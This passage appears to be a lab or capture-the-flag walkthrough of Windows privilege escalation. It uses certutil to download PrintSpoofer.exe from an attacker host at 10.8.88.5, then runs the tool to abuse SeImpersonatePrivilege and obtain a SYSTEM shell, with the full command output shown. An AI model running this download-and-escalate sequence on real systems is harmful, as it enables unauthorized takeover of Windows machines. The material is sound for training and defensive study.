
https://github.com/itm4n/PrintSpoofer

download and move the printspoofer.exe file to target machine using smb server.



```
c:\Windows\Temp>certutil -urlcache -f http://10.8.88.5/PrintSpoofer.exe PrintSpoofer.exe
certutil -urlcache -f http://10.8.88.5/PrintSpoofer.exe PrintSpoofer.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Windows\Temp

09/07/2020  12:28 AM    <DIR>          .
09/07/2020  12:28 AM    <DIR>          ..
07/25/2020  10:44 AM    <DIR>          AF14FC15-4108-4B19-AD5B-85F1A4CE9DA0-Sigs
07/25/2020  04:16 PM             8,514 Amazon_SSM_Agent_20200725161507.log
07/25/2020  04:16 PM           182,170 Amazon_SSM_Agent_20200725161507_000_AmazonSSMAgentMSI.log
07/25/2020  04:16 PM             1,185 cleanup.txt
07/25/2020  04:16 PM               422 cmdout
07/25/2020  04:16 PM            56,408 minimal_install_output_Sat
09/07/2020  12:26 AM            17,722 MpCmdRun.log
07/25/2020  10:44 AM            23,304 MpSigStub.log
09/07/2020  12:28 AM            27,136 PrintSpoofer.exe
09/07/2020  12:23 AM               102 silconfig.log
07/25/2020  04:16 PM                49 stage1-complete.txt
07/25/2020  04:16 PM            29,958 stage1.txt
04/16/2020  04:52 PM           113,328 svcexec.exe
07/25/2020  04:16 PM                67 tmp.dat
              13 File(s)        460,365 bytes
               3 Dir(s)  20,277,424,128 bytes free
```

Run the PrintSpoofer Service.



```
c:\Windows\Temp>PrintSpoofer.exe -i -c cmd.exe
PrintSpoofer.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```